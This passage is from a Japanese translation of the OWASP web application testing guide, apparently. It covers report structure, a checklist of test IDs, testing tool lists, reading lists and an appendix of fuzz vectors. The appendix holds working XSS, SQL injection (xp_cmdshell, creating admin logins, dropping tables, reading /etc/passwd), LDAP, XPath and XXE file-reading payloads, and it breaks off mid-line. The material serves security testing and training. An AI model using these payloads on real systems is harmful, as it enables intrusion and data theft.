それぞれの要因に適合した選択肢に、いくつかの見本があります。しかし、あなたがこれらの選択肢を事業に合うようにカスタマイズすれば、モデルはもっと効果的になるでしょう。例えば、異なるチームの名前とあなたの名前は、異なる情報分類で使ってください。また、あなたは、選択肢に適合するスコアを変更することができます。正しいスコアを特定する最善の方法は、モデルで作られた評価と専門家のチームで作られた評価を比較することです。あなたは、スコアを適合するように調整することで、モデルを調整することができます。

要因を重み付けする
上記のモデルは、すべての要因が等しく重要であると想定しています。あなたは、要因を重み付けして、あなたの事業に意味のある要因に重点を置くことができます。このことで、あなたは重み付けされた平均を使うことが必要となるので、モデルは少し複雑になります。しかし、他のすべては、同じように機能します。再度、言及しますが、あなたは、それをリスクの格付けにうまく適合させることで、モデルを調整することができます。

参考文献

- NIST 800-30 Risk Management Guide for Information Technology Systems [1]
- AS/NZS 4360 Risk Management [2]
- Industry standard vulnerability severity and risk rankings (CVSS) [3]
- Security-enhancing process models (CLASP) [4]
- Microsoft Web Application Security Frame [5]
- Security In The Software Lifecycle from DHS [6]
- Threat Risk Modeling [7]
- Pratical Threat Analysis [8]
- A Platform for Risk Analysis of Security Critical Systems [9]
- Model-driven Development and Analysis of Secure Information Systems [10]
- Value Driven Security Threat Modeling Based on Attack Path Analysis[11]

5.2 どのようにテストの報告書を書くか

アセスメントの技術的な側面を実行することは、アセスメント手順全体の半分でしかありません。最終成果物は、しっかりと書かれ、十分な情報を提供する報告書です。

報告書は、簡単に理解できるものにし、アセスメント段階で見つけたリスクすべてに光を当て、管理スタッフと技術スタッフの両方に訴えるものにすべきです。

報告書は、3 つの主なセクションがあり、開発者やシステムの経営者といった適切なチームに、それぞれのセクションを分割し印刷し渡せるように作成することが必要です。

一般的にお勧めするセクション分けは、次のようになります。

I. エクゼクティブ・サマリー
エクゼクティブ・サマリーは、アセスメントのすべてのテスト結果をまとめて、経営者やシステムの所有者に、直面しているすべてのリスクについての知識を与えるものです。使われる言葉は、技術的な知識がない人々により適したものとすべきで、リスクレベルを示すグラフや他のチャートを含むと分かりやすいでしょう。テストをいつ開始していつ完了したかという詳細を、サマリーに含むことをお勧めします。

もう一つのセクションは、時に全体を見渡したものとなりますが、引き起こされる結果と対策の段落となります。これは、システムを安全に維持するためには何をすることが要求されるかを、システムの所有者に理解させます。

II. 技術管理の概観
技術管理の概観のセクションは、エクゼクティブ・サマリーよりも技術的に詳細な内容を必要とする、技術マネージャに訴えるものでもあります。このセクションは、システムの可用性のような、アセスメントの領域、含まれる対象、警告について、詳細を含むべきです。また、このセクションは、報告書に使われたリスクの格付けについて紹介し、それから、テスト結果の最終的な技術サマリーを含む必要があります。

III.アセスメントのテスト結果
報告書の最後のセクションは、アセスメントのテスト結果のセクションとなり、発見された脆弱性について、詳細な技術的な細目と、それらを解決すると保証された方法を含みます。

このセクションは、技術的なレベルを狙い、技術チームが問題を理解し解決できるように、必要な情報をすべて含むべきです。

テスト結果は、次の項目を含むでしょう。

- スクリーンショット付きで簡単に参照するための参考文献番号
- 影響を受ける項目
- 技術的な論点解説
- 問題解決についてのセクション
- リスクの格付けと影響の大きさ

それぞれのテスト結果は、明確で簡潔なものにし、報告書の読み手に対し、身近の問題に十分な理解を与えるものにすべきです。次のページは、テーブル形式の報告書を提示します。

カテゴリ	参考文献番号	テスト名称	テスト結果	解決策	リスク

情報収集	OWASP-IG-001	スパイダ、ロボット、クローラ			
	OWASP-IG-002	サーチエンジンの発見／調査			
	OWASP-IG-003	アプリケーションの侵入点の特定			
	OWASP-IG-004	ウェブアプリケーションの指紋に対するテスト			
	OWASP-IG-005	アプリケーションの発見			
	OWASP-IG-006	エラーコードの解析			
設定管理テスト	OWASP-CM-001	SSL/TLS テスト（SSL バージョン、アルゴリズム、鍵長、電子証明書の妥当性確認）			
	OWASP-CM-002	DB リスナーテスト			
	OWASP-CM-003	基盤設定管理テスト			
	OWASP-CM-004	アプリケーション設定管理テスト			
	OWASP-CM-005	ファイルの拡張子操作に対するテスト			
	OWASP-CM-006	古いファイル、バックアップファイル、参照されないファイル			
	OWASP-CM-007	基盤とアプリケーションの管理者インターフェース			
	OWASP-CM-008	HTTP メソッドと XST に対するテスト			
認証テスト	OWASP-AT-001	暗号経路上での認証証明書の通信			
	OWASP-AT-002	ユーザの列挙に対するテスト			
	OWASP-AT-003	推測可能な（辞書的な）ユーザ・アカウントに対するテスト			
	OWASP-AT-004	ブルート・フォーステスト			
	OWASP-AT-005	認証の枠組みの迂回に対するテスト			
	OWASP-AT-006	脆弱性のあるパスワード・リマインダーやパスワード初期化に対する			
	OWASP-AT-007	ログアウトやブラウザのキャッシュ管理に対するテスト			
	OWASP-AT-008	CAPTCHA に対するテスト			

	OWASP-AT-009	複数要素認証のテスト			
	OWASP-AT-010	競合条件に対するテスト			
セッション管理	OWASP-SM-001	セッション管理の枠組みに対するテスト			
	OWASP-SM-002	クッキーの属性に対するテスト			
	OWASP-SM-003	セッション・フィクセーションに対するテスト			
	OWASP-SM-004	顕在化されたセッション変数に対するテスト			
	OWASP-SM-005	CSRF に対するテスト			
権限のテスト	OWASP-AZ-001	パス・トラバーサルに対するテスト			
	OWASP-AZ-002	認証の枠組みの迂回に対するテスト			
	OWASP-AZ-003	権限昇格に対するテスト			
ビジネス・ロジックテスト	OWASP-BL-001	ビジネス・ロジックに対するテスト			
データの妥当性確認テスト	OWASP-DV-001	反映型クロス・サイト・スクリプティングに対するテスト			
	OWASP-DV-002	蓄積型クロス・サイト・スクリプティングに対するテスト			
	OWASP-DV-003	クロス・サイト・スクリプティングに基づく DOM に対するテスト			
	OWASP-DV-004	クロス・サイト・フラッシングに対するテスト			
	OWASP-DV-005	SQL インジェクション			
	OWASP-DV-006	LDAP インジェクション			
	OWASP-DV-007	ORM インジェクション			
	OWASP-DV-008	XML インジェクション			
	OWASP-DV-009	SSI インジェクション			
	OWASP-DV-010	XPath インジェクション			
	OWASP-DV-011	IMAP／SMTP インジェクション			

	OWASP-DV-012	コードインジェクション			
	OWASP-DV-013	OS のコマンド実行			
	OWASP-DV-014	バッファ・オーバーフロー			
	OWASP-DV-015	潜伏していた脆弱性			
	OWASP-DV-016	HTTP スプリッティング／スマグリングに対するテスト			
サービス拒否テスト	OWASP-DS-001	SQL のワイルドカード攻撃に対するテスト			
	OWASP-DS-002	顧客アカウントのロック			
	OWASP-DS-003	DoS バッファ・オーバーフローに対するテスト			
	OWASP-DS-004	ユーザが特定されたオブジェクト・アロケーション			
	OWASP-DS-005	ループ・カウンタとしてのユーザ入力			
	OWASP-DS-006	ディスクにデータを提供したユーザの記録			
	OWASP-DS-007	資源のリリース失敗			
	OWASP-DS-008	セッションにおける多すぎるデータの蓄積			
ウェブサービステスト	OWASP-WS-001	WS 情報収集			
	OWASP-WS-002	WSDL テスト			
	OWASP-WS-003	XML 構造テスト			
	OWASP-WS-004	XML コンテンツ・レベルテスト			
	OWASP-WS-005	HTTP GET パラメータ／REST テスト			
	OWASP-WS-006	いたずらな SOAP 添付ファイル			
	OWASP-WS-007	リプレイテスト			
AJAX テスト	OWASP-AJ-001	AJAX の脆弱性			
	OWASP-AJ-002	AJAX に対するテスト			

IV 道具箱

このセクションは、アセスメントを実施する中で使われた、商用ツールやオープンソースのツールを記述するのに、よく利用

されます。アセスメントの最中にあつらえたスクリプト／コードが使った場合は、そのことをこのセクションで公開するか添付として書き留めるべきです。そのように、コンサルタントが使った方法論を含むことは、しばしば顧客に評価されます。そのことは、彼らに、アセスメントが完全であるという見解やどの分野が含まれるのかという知識を提供します。

付録 A:テストツール

オープンソースのブラックボックステストツール

一般的なテスト

- **OWASP WebScarab**
- **OWASP CAL9000**: CAL9000 は、ブラウザベースのツールを集めたもので、より効果的かつ効率的に手動テストの成果を得られるようにしています。XSS 攻撃ライブラリ、文字エンコーダー／デコーダー、HTTP リクエスト生成機、兼、レスポンス評価機、テストチェックリスト、自動化された攻撃編集ツール、その他の多くの機能を含みます。
- **OWASP Pantera Web Assessment Studio Project**
- SPIKE - http://www.immunitysec.com
- Paros - http://www.parosproxy.org
- Burp Proxy - http://www.portswigger.net
- Achilles Proxy - http://www.mavensecurity.com/achilles
- Odysseus Proxy - http://www.wastelands.gen.nz/odysseus/
- Webstretch Proxy - http://sourceforge.net/projects/webstretch
- Firefox LiveHTTPHeaders, データの不正変更と開発者ツール - http://www.mozdev.org
- Sensepost Wikto（Google キャッシュの粗捜しをします）- http://www.sensepost.com/research/wikto/index2.html
- Grendel-Scan - http://www.grendel-scan.com

特定の脆弱性に対するテスト

Flash をテストする

- OWASP SWFIntruder - http://www.owasp.org/index.php/Category:SWFIntruder, http://www.mindedsecurity.com/swfintruder.html

AJAX をテストする

- **OWASP Sprajax Project**

SQL インジェクションをテストする

- **OWASP SQLiX**
- Multiple DBMS SQL Injection tool - SQL Power Injector
- MySQL Blind Injection Bruteforcing, Reversing.org - [sqlbftools]
- Antonio Parata: Mysql に対する SQL に干渉してファイルを捨てます - [SqlDumper]
- Sqlninja: SQL サーバインジェクション & 取り出し Tool - http://sqlninja.sourceforge.net
- Bernardo Damele and Daniele Bellucci: sql マップ、先入観なしで行う SQL インジェクション・ツール - http://sqlmap.sourceforge.net
- Absinthe 1.1（公式な SQLSqueal）- http://www.0x90.org/releases/absinthe/
- SQLInjector - http://www.databasesecurity.com/sql-injector.htm

- bsqlbf-1.2-th - http://www.514.es

Oracle をテストする

- TNS Listener tool (Perl) - http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html
- Toad for Oracle - http://www.quest.com/toad

SSL をテストする

- Foundstone SSL Digger - http://www.foundstone.com/resources/proddesc/ssldigger.htm

ブルート・フォースのパスワードをテストする

- THC Hydra - http://www.thc.org/thc-hydra/
- John the Ripper - http://www.openwall.com/john/
- Brutus - http://www.hoobie.net/brutus/
- Medusa - http://www.foofus.net/~jmk/medusa/medusa.html

HTTP メソッドをテストする

- NetCat - http://www.vulnwatch.org/netcat

バッファ・オーバーフローをテストする

- OllyDbg - http://www.ollydbg.de
  - "バッファ・オーバーフロー脆弱性を解析するために使われる、Windows ベースのデバッガ"
- Spike - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
  - A fuzzer framework that can be used to explore vulnerabilities and perform length testing
  - 脆弱性を悪用し、長さテストを実行するのに使うことのできる、ファズツール・フレームワーク
- Brute Force Binary Tester (BFB) - http://bfbtester.sourceforge.net
  - 先行バイナリ・チェッカー
- Metasploit - http://www.metasploit.com/projects/Framework/
  - セキュリティ上の弱点を攻撃するコードを高速に開発し、テストするフレームワーク

ファズツール

- **WSFuzzer**

Googling

- Foundstone Sitedigger（Google キャッシュの粗捜しをします）- http://www.foundstone.com/resources/proddesc/sitedigger.htm

商用のブラックボックステストツール

- Typhon - http://www.ngssoftware.com/products/internet-security/ngs-typhon.php
- NGSSQuirreL - http://www.ngssoftware.com/products/database-security/
- Watchfire AppScan - http://www.watchfire.com
- Cenzic Hailstorm - http://www.cenzic.com/products_services/cenzic_hailstorm.php
- SPI Dynamics WebInspect - http://www.spidynamics.com
- Burp Intruder - http://portswigger.net/intruder
- Acunetix Web Vulnerability Scanner - http://www.acunetix.com
- ScanDo - http://www.kavado.com
- WebSleuth - http://www.sandsprite.com
- NT Objectives NTOSpider - http://www.ntobjectives.com/products/ntospider.php
- Fortify Pen Testing Team Tool - http://www.fortifysoftware.com/products/tester

- Sandsprite Web Sleuth - http://sandsprite.com/Sleuth/
- MaxPatrol Security Scanner - http://www.maxpatrol.com
- Ecyware GreenBlue Inspector - http://www.ecyware.com
- Parasoft WebKing（QA タイプの要素が多いツール）
- MatriXay - http://www.dbappsecurity.com
- N-Stalker Web Application Security Scanner - http://www.nstalker.com

ソースコード解析 – オープンソース／フリーウェア

- **OWASP LAPSE**
- PMD - http://pmd.sourceforge.net/
- FlawFinder - http://www.dwheeler.com/flawfinder
- Microsoft's FxCop
- Splint - http://splint.org
- Boon - http://www.cs.berkeley.edu/~daw/boon
- Pscan - http://www.striker.ottawa.on.ca/~aland/pscan
- FindBugs - http://findbugs.sourceforge.net

ソースコード解析 - 商用

- Fortify - http://www.fortifysoftware.com
- Ounce labs Prexis - http://www.ouncelabs.com
- Veracode - http://www.veracode.com
- GrammaTech - http://www.grammatech.com
- ParaSoft - http://www.parasoft.com
- ITS4 - http://www.cigital.com/its4
- CodeWizard - http://www.parasoft.com/products/wizard
- Armorize CodeSecure - http://www.armorize.com/product/
- Checkmarx CxSuite - http://www.checkmarx.com

受け入れテストツール - オープンソース

- 受け入れテストツールは、ウェブアプリケーションの機能の妥当性確認を行うために使われます。いくつかは、スクリプト化された方法を準備しており、単体テストのフレームワークを一般的に利用し、テストパッケージソフトやテストケースを構築します。すべてではないにしても多くは、機能テストに加えて、セキュリティの特定のテストを実行するように編集できます。
- WATIR - http://wtr.rubyforge.org
  - Internet Explorer へのインターフェースを提供する、Ruby ベースのウェブテストフレームワーク。
  - Windows 限定。
- HtmlUnit - http://htmlunit.sourceforge.net
  - Apache HttpClient を通信手段として使うフレームワークに基づいた Java と JUnit。
  - 非常に堅固であり設定変更が可能。他の多くのテストツールのエンジンとして使われます。
- jWebUnit - http://jwebunit.sourceforge.net
  - Htmlunit、あるいは、セレニウムをテストエンジンとして使う、Java ベースのメタ・フレームワーク。
- Canoo Webtest - http://webtest.canoo.com
  - htmlunit 上で外観を提供する、XML ベースのテストツール。
  - テストは完全に XML を専門としているので、コーディングは必要ありません。
  - もし XML が十分でなければ、Groovy でいくつかの要素をスクリプト化するという選択肢があります。

- 非常に活発にメンテナンスされています。
- HttpUnit - http://httpunit.sourceforge.net
  - 初期のウェブテストフレームワークの一つで、HTTP 通信で提供された native JDK を使うことに悩まされます。セキュリティテストに使うには、少し制約があるでしょう。
- Watij - http://watij.com
  - WATIR の Java 実装。
  - IE をテストに使うので、Windows 限定（Mozilla 対応は、現在作業中）。
- Solex - http://solex.sourceforge.net
  - HTTP セッションを記録し、結果に基づいた監査要点を作成する、グラフィカルツールを提供する Eclipse プラグイン。
- Selenium - http://www.openqa.org/selenium/
  - JavaScript ベースのテストフレームワークで、クロス・プラットフォーム、テストを作成するのに GUI が提供されています。
  - 成熟した人気のあるツールですが、JavaScript を使用しているので特定のセキュリティテストを妨げることがあります。

その他のツール

ランタイム解析

- Rational PurifyPlus - http://www-306.ibm.com/software/awdtools

バイナリ解析

- BugScam - http://sourceforge.net/projects/bugscam
- BugScan - http://www.hbgary.com
- Veracode - http://www.veracode.com

要求事項管理

- Rational Requisite Pro - http://www-306.ibm.com/software/awdtools/reqpro

サイト・ミラーリング

- wget - http://www.gnu.org/software/wget, http://www.interlog.com/~tcharron/wgetwin.html
- curl - http://curl.haxx.se
- Sam Spade - http://www.samspade.org
- Xenu - http://home.snafu.de/tilman/xenulink.html

付録 B:お勧めの文献

技術解説書

- Security in the SDLC (NIST)（SDLC におけるセキュリティ）- http://csrc.nist.gov/publications/nistpubs/800-64/NIST-SP800-64.pdf
- The OWASP Guide to Building Secure Web Applications（安全なウェブアプリケーションを構築するための OWASP ガイド）- http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- The Economic Impacts of Inadequate Infrastructure for Software Testing（ソフトウェアテストが不十分な基盤における経済的影響）- http://www.nist.gov/director/prog-ofc/report02-3.pdf
- Threats and Countermeasures: Improving Web Application Security（脅威と対策：ウェブアプリケーション・セキュリティを改善するために）- http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/threatcounter.asp

- Web Application Security is Not an Oxy-Moron, by Mark Curphey（Mark Curphey 著、「ウェブアプリケーション・セキュリティはオキシモロンじゃない」（オキシモロン＝矛盾する語句を並べて、言い回しに効果を与える修辞法））- http://www.sbq.com/sbq/app_security/index.html
- The Security of Applications: Not All Are Created Equal（アプリケーションのセキュリティ：すべては等しく作られない）- http://www.atstake.com/research/reports/acrobat/atstake_app_unequal.pdf
- The Security of Applications Reloaded（リロードされるアプリケーションのセキュリティ）- http://www.atstake.com/research/reports/acrobat/atstake_app_reloaded.pdf
- Use Cases: Just the FAQs and Answers（ユースケース：FAQ と回答のみ）- http://www-106.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQS_TheRationalEdge_Jan2003.pdf

書籍

- James S. Tiller: "The Ethical Hack: A Framework for Business Value Penetration Testing"（倫理的ハック：事業価値の侵入テストのフレームワーク）, Auerbach, ISBN: 084931609X
- Susan Young, Dave Aitel: "The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks"（ハッカーの手引書：ネットワークへの侵入と防御の戦略）, Auerbach, ISBN: 0849308887
- Secure Coding（セキュア・コーディング）, by Mark Graff and Ken Van Wyk, published by O'Reilly, ISBN 0596002424(2003) - http://www.securecoding.org
- Building Secure Software: How to Avoid Security Problems the Right Way（安全なソフトウェアの構築：セキュリティの課題を正しい方法で如何に避けるか）, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, ISBN 020172152X (2002) - http://www.buildingsecuresoftware.com
- Writing Secure Code（セキュア・コードの書き方）, by Mike Howard and David LeBlanc, published by Microsoft Press, ISBN 0735617228 (2003) http://www.microsoft.com/mspress/books/5957.asp
- Innocent Code: A Security Wake-Up Call for Web Programmers（無垢なコード：ウェブ・プログラマーへのセキュリティ上の注意事項）, by Sverre Huseby, published by John Wiley & Sons, ISBN 0470857447(2004) - http://innocentcode.thathost.com
- Exploiting Software: How to Break Code（ソフトウェアへの不正使用：コードの破り方）, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, ISBN 0201786958 (2004) -http://www.exploitingsoftware.com
- Secure Programming for Linux and Unix HOWTO（Linux と Unix での安全なプログラミングの手引書）, David Wheeler (2004) - http://www.dwheeler.com/secure-programs
- Mastering the Requirements Process（要求定義プロセスの習得）, by Suzanne Robertson and James Robertsonn, published by Addison-Wesley Professional, ISBN 0201360462 - http://www.systemsguild.com/GuildSite/Robs/RMPBookPage.html
- The Unified Modeling Language - A User Guide（統一モデル化言語-ユーザ・ガイド）- http://www.awprofessional.com/catalog/product.asp?product_id=%7B9A2EC551-6B8D-4EBC-A67E-84B883C6119F%7D
- Web Applications (Hacking Exposed)（無防備なウェブアプリケーションをハッキングする）by Joel Scambray and Mike Shema, published by McGraw-Hill Osborne Media, ISBN 007222438X
- Software Testing In The Real World（現実世界でのソフトウェアテスト）(Acm Press Books) by Edward Kit, published by Addison-Wesley Professional, ISBN 0201877562 (1995)
- Securing Java（安全な Java）, by Gary McGraw, Edward W. Felten, published by Wiley, ISBN 047131952X (1999) - http://www.securingjava.com
- Beizer, Boris, Software Testing Techniques（ソフトウェアテスト技術）, 2nd Edition, © 1990 International Thomson Computer Press, ISBN 0442206720

役に立つウェブサイト

- OWASP ー http://www.owasp.org
- SANS - http://www.sans.org
- Secure Coding（セキュア・コーディング）ー http://www.securecoding.org

- Secure Coding Guidelines for the .NET Framework（.NET Framework に対するセキュア・コーディング・ガイドライン） - http://msdn.microsoft.com/security/securecode/bestpractices/default.aspx?pull=/library/en-us/dnnetsec/html/seccodeguide.asp
- Security in the Java platform（Java プラットフォームでのセキュリティ） ー http://java.sun.com/security
- OASIS WAS XML ー http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=was

付録 C: ファズ・ベクトル

ここからは、WebScarab、JBroFuzz、WSFuzzer、その他のファズツールを使った、ファジングの方法です。ファジングとは、一切合財をみな使うアプローチ（"kitchen sink" approach）であり、パラメータ操作を行った場合のレスポンスをテストする方法です。一般に、ファジングの結果として、アプリケーションの中で生成されるエラー条件を探します。これは、発見段階での、一つの簡単な方法です。エラーが発見された後、潜在的な脆弱性を特定し攻撃するのは、スキルが要求されます。

ファジングの種類

（HTTP/HTTPS のように）ネットワークプロトコルをファジングするには、次のような大きく 2 つの種類があります。

- 再帰的なファジング
- 交代的なファジング

私たちは、以降のサブ・セクションで、それぞれの種類を調べて定義します。

再帰的なファジング

再帰的なファジングとは、設定したアルファベットについて取り得る組み合わせすべてをループすることで、リクエストの一部をファジングするプロセスとして定義されます。次のケースを考えてみてください。

```
http://www.example.com/8302fa3b
```

`{0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f}`のような、16 進数で設定したアルファベットに対して、ファジングされたリクエストの一部として「`8302fa3b`」を選ぶことは、再帰的なファジングに分類されます。これは、次の形式のように、合計 16 の 8 乗のリクエストを生成します。

```
http://www.example.com/00000000
...
http://www.example.com/11000fff
...
http://www.example.com/ffffffff
```

交代的なファジング

交代的なファジングとは、リクエストの一部を設定した値に置き換えるという方法で、リクエストの一部をファジングするプロセスとして定義されます。この値は、ファズ・ベクトルとして知られています。それは、次のようなものです。

```
http://www.example.com/8302fa3b
```

クロス・サイト・スクリプティング（XSS）に対するテストでは、次のようなファズ・ベクトルを送信します。

```
http://www.example.com/>"><script>alert("XSS")</script>&
http://www.example.com/'';!--"<XSS>=&{()}
```

これは、交代的なファジングの様式です。この種類では、リクエストの合計数は、特定されるファズ・ベクトルの数次第です。

この付録の残りの部分では、様々なファズ・ベクトルの種類を紹介します。

クロス・サイト・スクリプティング（XSS）

クロス・サイト・スクリプティングについての詳細は、クロス・サイト・スクリプティングのセクションを見てください。

```
>"><script>alert("XSS")</script>&
"><STYLE>@import"javascript:alert('XSS')";</STYLE>
>"'><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23
x69;%26%23x70;%26%23x74;%26%23x3a;
 alert(%26quot;%26%23x20;XSS%26%23x20;Test%26%23x20;Successful%26quot;)>

>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
'%uff1cscript%uff1ealert('XSS')%uff1c/script%uff1e'
">
>"
'';!--"<XSS>=&{()}
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert(&quot;XSS<WBR>&quot;)>
<IMGSRC=&#106;&#97;&#118;&#97;&<WBR>#115;&#99;&#114;&#105;&#112;&<WBR>#116;&#58;&#97;
 &#108;&#101;&<WBR>#114;&#116;&#40;&#39;&#88;&#83<WBR>;&#83;&#39;&#41>
<IMGSRC=&#0000106&#0000097&<WBR>#0000118&#0000097&#0000115&<WBR>#0000099&#0000114&#0000105&<W
BR>#0000112&#0000116&#0000058

&<WBR>#0000097&#0000108&#0000101&<WBR>#0000114&#0000116&#0000040&<WBR>#0000039&#0000088&#0000
083&<WBR>#0000083&#0000039&#0000041>

<IMGSRC=&#x6A&#x61&#x76&#x61&#x73&<WBR>#x63&#x72&#x69&#x70&#x74&#x3A&<WBR>#x61&#x6C&#x65&#x72
&#x74&#x28
 &<WBR>#x27&#x58&#x53&#x53&#x27&#x29>

<IMG SRC="jav&#x09;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#x0A;ascript:alert(<WBR>'XSS');">
<IMG SRC="jav&#x0D;ascript:alert(<WBR>'XSS');">
```

バッファ・オーバーフローとフォーマット文字列のエラー

バッファ・オーバーフロー（BFO）

バッファ・オーバーフローやメモリー汚染攻撃は、メモリーに事前に準備した容量制限を越えて、データが有効な状態でオーバーフローを許すプログラミングを行うことで発生します。

バッファ・オーバーフローについての詳細は、バッファ・オーバーフローのセクションを見てください。

このような定義ファイルをファズツール・アプリケーションに導入しようとすることは、アプリケーションを破壊する原因を潜在的に保有することに留意してください。

A x 5

```
A x 17
A x 33
A x 65
A x 129
A x 257
A x 513
A x 1024
A x 2049
A x 4097
A x 8193
A x 12288
```

フォーマット文字列エラー（FSE）

フォーマット文字列攻撃は、特定のフォーマット・トークンを言語に提供することで引き起こされる脆弱性の種類で、フォーマット・トークンにより任意のコードを実行しプログラムを破壊します。そのようなエラーに対するファジングは、フィルタされていないユーザ入力をテストすることを目的とします。

FSE に関する優れた入門書は、「型限定子を使ったフォーマット文字列脆弱性の検知」という USENIX の論文で見つけられます。

このような定義ファイルをファズツール・アプリケーションに導入しようとすることは、アプリケーションを破壊する原因を潜在的に保有することに留意してください。

```
%s%p%x%d
.1024d
%.2049d
%p%p%p%p
%x%x%x%x
%d%d%d%d
%s%s%s%s
%99999999999s
%08x
%%20d
%%20n
%%20x
%%20s
%s%s%s%s%s%s%s%s%s%s
%p%p%p%p%p%p%p%p%p%p
%#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%%
%s x 129
%x x 257
```

内部的オーバーフロー（INT ; INTEGER OVERFLOWS）

算術上の操作を行って、データ型の最大値より大きい値か最小値より小さい値を発生させることができるという事実を、プログラムが判明できなかったとき、内部的オーバーフローのエラーが発生します。もし、攻撃者が、プログラムにそのようなメモリー割り当てを実行させることができれば、プログラムはバッファ・オーバーフロー攻撃の脆弱性を潜在的に持つことになります。

```
-1
0
0x100
0x1000
0x3fffffff
```

```
0x7ffffffe
0x7fffffff
0x80000000
0xfffffffe
0xffffffff
0x10000
0x100000
```

SQL インジェクション

この攻撃は、アプリケーションのデータベース層に影響し、SQL 文においてユーザの入力がフィルタされていないときに、一般的には発生します。

SQL インジェクションにテストについての詳細は、SQL インジェクションに対するテストのセクションを見てください。

SQL インジェクションは、データベースの情報が公開される（受動的）か、それとも、データベースの情報が変更される（能動的）かによって、次のような 2 つのカテゴリに分類されます。

- 受動的 SQL インジェクション
- 能動的 SQL インジェクション

能動的 SQL インジェクションの文は、もし実行が成功したら、下層のデータベースに決定的な影響があります。

受動的 SQL インジェクション（SQP；PASSIVE SQL INJECTION）

```
'||(elt(-3+5,bin(15),ord(10),hex(char(45))))
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%22+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+
' or 1=1--
" or 1=1--
' or 1=1 /*
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
Admin' OR '
'%20SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES--
) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES;
' having 1=1--
' having 1=1--
' group by userid having 1=1--
' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = tablename')-
-
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
```

```
' OR 'text' = N'text'
' OR 'something' like 'some%'
' OR 2 > 1
' OR 'text' > 't'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);
' union select * from users where login = char(114,111,111,116);
' union select
Password:*/=1--
UNI/**/ON SEL/**/ECT
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
'; EXEC ('SEL' + 'ECT US' + 'ER')
'/**/OR/**/1/**/=/**/1
' or 1/*
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+&password=
'; begin declare @var varchar(8000) set @var=':' select @var=@var+'+login+'/'+password+' '
from users where login >
 @var select @var as var into temp end --

' and 1 in (select var from temp)--
' union select 1,load_file('/etc/passwd'),1,1,1;
1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
' and 1=( if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```

能動的 SQL インジェクション（SQI；ACTIVE SQL INJECTION）

```
'; exec master..xp_cmdshell 'ping 10.10.1.2'--
CRATE USER name IDENTIFIED BY 'pass123'
CRATE USER name IDENTIFIED BY pass123 TEMPORARY TABLESPACE temp DEFAULT TABLESPACE users;
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
exec sp_addsrvrolemember 'name' , 'sysadmin'
INSERT INTO mysql.user (user, host, password) VALUES ('name', 'localhost',
PASSWORD('pass123'))
GRANT CONNECT TO name; GRANT RESOURCE TO name;
INSERT INTO Users(Login, Password, Level) VALUES( char(0x70) + char(0x65) + char(0x74) +
char(0x65) + char(0x72) + char(0x70)
 + char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)
```

LDAP インジェクション

LDAP インジェクションについての詳細は、LDAP インジェクションのセクションを見てください。

```
|
!
(
)
%28
%29
&
%26
%21
%7C
*|
%2A%7C
*(|(mail=*))
```

```
%2A%28%7C%28mail%3D%2A%29%29
*(|(objectclass=*))
%2A%28%7C%28objectclass%3D%2A%29%29
*()|%26'
admin*
admin*)((|userPassword=*)
*)(uid=*))(|(uid=*
```

XPATH インジェクション

XPATH インジェクションについての詳細は、XPath インジェクションのセクションを見てください。

```
'+or+'1'='1
'+or+''='
x'+or+1=1+or+'x'='y
/
//
//*
*/*
@*
count(/child::node())
x'+or+name()='username'+or+'x'='y
```

XML インジェクション

XML インジェクションについての詳細は、XML インジェクションのセクションを見てください。

```
<![CDATA[<script>var n=0;while(true){n++;}</script>]]>
<?xml version="1.0" encoding="ISO-8859-
1"?><foo><![CDATA[<]]>SCRIPT<![CDATA[>]]>alert('gotcha');<![CDATA[<]]>/SCRIPT<![CDATA[>]]></f
oo>
<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[' or 1=1 or ''=']]></foof>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe
SYSTEM "file://c:/boot.ini">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe
SYSTEM "file:///etc/passwd">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe
SYSTEM "file:///etc/shadow">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe
